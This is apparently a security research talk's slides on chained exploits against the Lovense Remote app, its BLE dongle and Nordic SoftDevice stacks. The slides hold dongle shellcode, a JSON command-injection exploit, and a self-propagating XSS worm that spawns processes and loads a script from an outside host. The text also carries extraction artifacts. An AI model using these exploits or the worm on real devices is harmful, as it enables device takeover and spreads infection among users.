20002410 = 00 00 00 00 A8 00 48 02 8B 00 67 80 00 00 67 80
20002420 = 67 80 00 00 00 00 00 00 1B 00 00 00 01 00 00 00
20002430 = 00 00 00 00 1B 00 00 00 00 1A 1B 00 17 00 04 00
20002440 = 11 A4 0F CC 98 47 02 48 10 21 01 70 15 B0 F0 BD
20002450 = B2 1E 00 20 BE BE BE 1B 00 00 00 00 16 1B 00 17
20002460 = 00 04 00 BA 06 00 FC 01 16 02 00 B5 72 B6 00 F0
20002470 = 1C F8 8A 48 00 F0 F4 F8 88 48 19 00 00 00 00 1A
20002480 = 19 00 15 00 04 00 B0 B0 00 3C 00 20 64 24 00 20
20002490 = 16 00 00 00 CD B1 01 00 B0 B0 B0 1B 00 00 00 00
200024A0 = 16 1B 00 17 00 04 00 09 01 DA DA DA DA DA DA
200024B0 = DA DA DA DA DA DA DA 00 00 DA C1 E7 DA DA 04 49
```

# Nordic SoftDevice BLE vulnerabilities: exploitation

```
; load our parameters from packet 3
add r4, pc, #0x44
ldmia r4!, {r0-r3}
blx r3
; the following is needed so that we
can send more vuln-triggering packets
ldr r0, =0x20001EB2
mov r1, #0x10
strb r1, [r0]
add sp, #0x54
pop {r4-r7,pc}
```

## Incoming BLE packet ring buffer:

20002400	=	14	24	00	20	00	00	00	00	00	00	00	00	00	00	00	
20002410	=	00	00	00	00	A8	00	48	02	8B	00	67	80	00	00	67	80
20002420	=	67	80	00	00	00	00	00	00	1B	00	00	00	01	00	00	00
20002430	=	00	00	00	00	1B	00	00	00	00	1A	1B	00	17	00	04	00
20002440	=	11	A4	0F	CC	98	47	02	48	10	21	01	70	15	B0	F0	BD
20002450	=	B2	1E	00	20	BE	BE	BE	1B	00	00	00	00	16	1B	00	17
20002460	=	00	04	00	BA	06	00	FC	01	16	02	00	B5	72	B6	00	F0
20002470	=	1C	F8	8A	48	00	F0	F4	F8	88	48	19	00	00	00	00	1A
20002480	=	19	00	15	00	04	00	B0	B0	00	3C	00	20	64	24	00	20
20002490	=	16	00	00	00	CD	B1	01	00	B0	B0	B0	1B	00	00	00	00
200024A0	=	16	1B	00	17	00	04	00	09	01	DA	DA	DA	DA	DA	DA	DA
200024B0	=	DA	DA	DA	DA	DA	DA	00	00	DA	C1	E7	DA	DA	04	49	

b 0x20002440

# Nordic SoftDevice BLE vulnerabilities: exploitation

- Since we can repeatably call any given function with controlled parameters and data, we call memcpy to write larger shellcode in RAM little by little
- Then we can call it, have it apply patches to the dongle's code in flash, and use that to compromise the computer app
- Since the XSS payload is large, we generate it in shellcode on the dongle rather than send it over

```
cpsid i

; generate our html payload and put it in flash
bl generate_html_payload

; first erase unused page of flash (so we can copy stuff to it)
ldr r0, =SCRATCH_PAGE
bl nvmc_page_erase

; then copy our target page to last page of flash
ldr r0, =SCRATCH_PAGE
ldr r1, =MOD_PAGE
ldr r2, =0x400
bl nvmc_write


; now erase target page
ldr r0, =MOD_PAGE
bl nvmc_page_erase

...

cpsie i

; and we're done!
pop {pc}
```

# Loveense compromise map



The compromise now goes both ways: the dongle can compromise the toy, and the toy can compromise the dongle... and the computer

**Bonus points:** the Nordic BLE vuln affects every device using the S110, S120 or S130 SoftDevice for client-side BLE, not just Loveense ones.


# Lovensense remote: what does XSS give us?

- We can XSS into an electron process
- It's still just JavaScript, right?
  - Wrong: electron lets you interact with files on disk, spawn new processes etc
  - In fact, this is how dongle DFU works
- But it's chromium-based, so it's sandboxed?
  - Not in this case: lovensense.exe run at Medium IL
  - It's not admin level privileges, but we can still access and modify basically all of the user's files, access network etc

## Dongle DFU code (app.js):

```
i.i(p.spawn)(this.exePath, ["dfu", "serial",  
"--package=" + this.filename, "--port=" +  
this.dongle.portInfo.comName, "--baudrate=" +  
this.baudrate]);
```


## lovensense.exe in Process Explorer:

Process	Description	Integrity
 lovensense.exe	Electron	Medium

# Lovense remote: can we make this viral?

- The social feature has a lot of functionality
  - Text chat, pictures, remote control, video chat...
  - A lot of attack surface to explore
- Remote control could be a good target
  - Likely to be proprietary => likely to have bugs
- How does it work?
  - Send a JSON object containing commands to partner
  - For example, to send a “Vibrate:10;” command:

```
{
  cate: "id",
  id: {
    DEADBABEBEEF: {
      v: 10
    }
  }
}
```



Lovense Remote Control interface

# Lovense remote control

Where input data is used

Where input data is validated

```
var e = JSON.parse(data);

if (e.cate == "id") {
  for (var i in e.id) {
    for (var t in e.id[t]) {
      var a = "", n = e.id[i][t];
      if(t == "v" && n >= 0) a = "Vibrate:" + n + ";";
      if(t == "r" && n >= 0) a = "Rotate:" + n + ";";
      ...
      s.writeOrder(i, a);
    }
  }
} else if (e.cate == "all") {
  for (var i in e.all) {
    var a = "", n = e.all[i];
    if( !(n < 0) ) {
      if(i == "v" && n >= 0) a = "Vibrate:" + n + ";";
      ...
      for (var t in r.hy.toy.toys) s.writeOrder(t, n)
    }
  }
}
```

Lovense Remote Control receiving end code

- Receiver parses incoming JSON, generates a command for the toy and sends it over
- Two modes
  - “id”: send a command on a specific remote toy
  - “all”: send a command to all remote toys
- Is the input properly validated?
  - JSON is super flexible: the code might be expecting an integer, but get a string instead
  - If we can control the toy command, we can maybe exploit the dongle parser bug...

# Lovense remote control

```
> 12 >= 0  
← true
```

Where input data is used

Where input data is validated

```
var e = JSON.parse(data);  
  
if (e.cate == "id") {  
  for (var i in e.id) {  
    for (var t in e.id[t]) {  
      var a = "", n = e.id[i][t];  
      if(t == "v" && n >= 0) a = "Vibrate:" + n + ";";  
      if(t == "r" && n >= 0) a = "Rotate:" + n + ";";  
      ...  
      s.writeOrder(i, a);  
    }  
  }  
} else if (e.cate == "all") {  
  for (var i in e.all) {  
    var a = "", n = e.all[i];  
    if(! (n < 0)) {  
      if(i == "v" && n >= 0) a = "Vibrate:" + n + ";";  
      ...  
      for (var t in r.hy.toy.toys) s.writeOrder(t, n)  
    }  
  }  
}
```

Lovense Remote Control receiving end code



# Lovense remote control exploit


- “id” commands validate input
  - “all” commands try to but fail
  - We can inject arbitrary strings into commands sent to toys!
    - Those go through the dongle’s JSON parser
- ⇒ We can exploit the dongle parser bug remotely

```
var testo = window.webpackJsonp([], [], [7]);
var n = { cate: "all", all: {v:
  "\\u\x00\x01\x02\x03"
  + "\x5c\x00\x5c\x00\x5c\x00\x5c\x00"
  + "\x10\x47\x5c\x00\x20"}}};
testo.hy.chat.send(<INSERT JID HERE>, n, "toy");

var n = { cate: "all", all: {v:
  "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
  aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa"}}};
testo.hy.chat.send(< INSERT JID HERE >, n, "toy");
```


Remote dongle code execution exploit

# LoVense compromise map



# Lovense remote: is there an easier way?

- The dongle compromise is great, but it requires permission from the target
  - May be fine for targeted attacks, but not to make a truly viral payload
- What doesn't require permission is text chat and pictures...
- ...and it turns out the most basic XSS possible works: sending HTML over as a text message
- Making this viral becomes trivial: just figure out the right function to send messages from JavaScript and spam your friends




# Loveense remote: final XSS payload

1. Do whatever malicious thing we feel like doing on this victim machine
2. Grab the JavaScript object that will let us access chat
3. Send an XSS payload that will load this script to every friend we have

```
if(window.hacked != true)
{
    window.hacked = true;
    1 const { spawn } = require('child_process');
    spawn('calc.exe', []);
    2 var testo = window.webpackJsonp([], [], [7]);
    var b = function(e, t, a) {
        this.jid = e.split("/")[0],
        this.fromJid = t.split("/")[0],
        this.text = a, this.date = new Date
    };
    3 for(friend in testo.hy.contact.friendList)
    {
        testo.hy.message.sendMessage(new b(friend, testo.hy.chat.jid,
            "<img src=a onerror=\"var x=document.createElement('script');" +
            "x.src='https://smealum.github.io/js/t.js';" +
            "document.head.appendChild(x);\">"));
    }
}
```

# Loveuse compromise map



We can now compromise any device from any device – we've created a butt worm

Live demo

Conclusion

Thanks for listening



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